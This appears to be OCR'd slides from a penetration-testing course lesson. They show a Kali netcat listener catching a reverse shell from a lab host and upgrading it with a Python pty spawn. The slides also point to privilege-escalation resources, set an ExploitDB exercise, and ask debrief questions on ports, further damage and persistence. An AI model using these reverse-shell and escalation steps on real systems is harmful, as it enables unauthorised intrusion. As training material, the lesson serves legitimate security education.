
```
root@kali:~# nc -lnvp 9001
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 192.168.229.105.
Ncat: Connection from 192.168.229.105:53080.
python -c "import pty; pty.spawn('/bin/bash')"
www-data@ce3d026abd69:/var/www/html$ ^Z
[1]+  Stopped                 nc -lnvp 9001
root@kali:~# stty raw -echo
root@kali:~# fg

www-data@ce3d026abd69:/var/www/html$ export TERM=screen
www-data@ce3d026abd69:/var/www/html$ cat in
inc/                  index.php
include.php           integrity_check.php
```

Tab+Tab to auto-complete!

Command and control on the victim machine!

- You have flexible remote code execution.
- **Now what?**



Ultimately, try to escalate your privilege.

Privilege Escalation can be done in many, *many* ways.

- Outlets for privilege escalation will be visited in future iterations of this course.
- You could use another exploit, take advantage of different services, abuse some misconfiguration … the list goes on.
- If you are interested, explore these resources to get a better idea of what to do next once you have a shell on a remote machine.

https://github.com/rebootuser/LinEnum
https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Exercise: Python and ExploitDB

Objectives

After completing this exercise, students will be able to:

- Interpret exploit code and Metasploit modules
- Execute exploit on target machine with Python
- Perform privilege escalation on target with Python

Duration

This exercise will take approximately **3** hours to complete, with **30-45 minutes** to review answers.

Debrief

General Questions

- How did you feel about this procedure?
- Were there any areas in particular where you had difficulty?
- Do you understand how this relates to the work you will be doing?

Debrief

Specific Questions

- What location on the file system did you place your PHP code? Why?
- What port did you choose for your reverse shell? Are they any ports that you would *not* be able to use?
- Once you have access to the machine, what other damage could you do?

Debrief

Specific Questions

- How else can you abuse the Python script to escalate your privileges?
- We did not work to establish persistence. What are potential options we could explore to set up persistence?

Lesson Summary

In this lesson we have discussed:

- ExploitDB introduction
- *searchsploit*
- Python reverse shell
- Exploitation, callback & privilege escalation exercise

End of Module 2, Lesson 12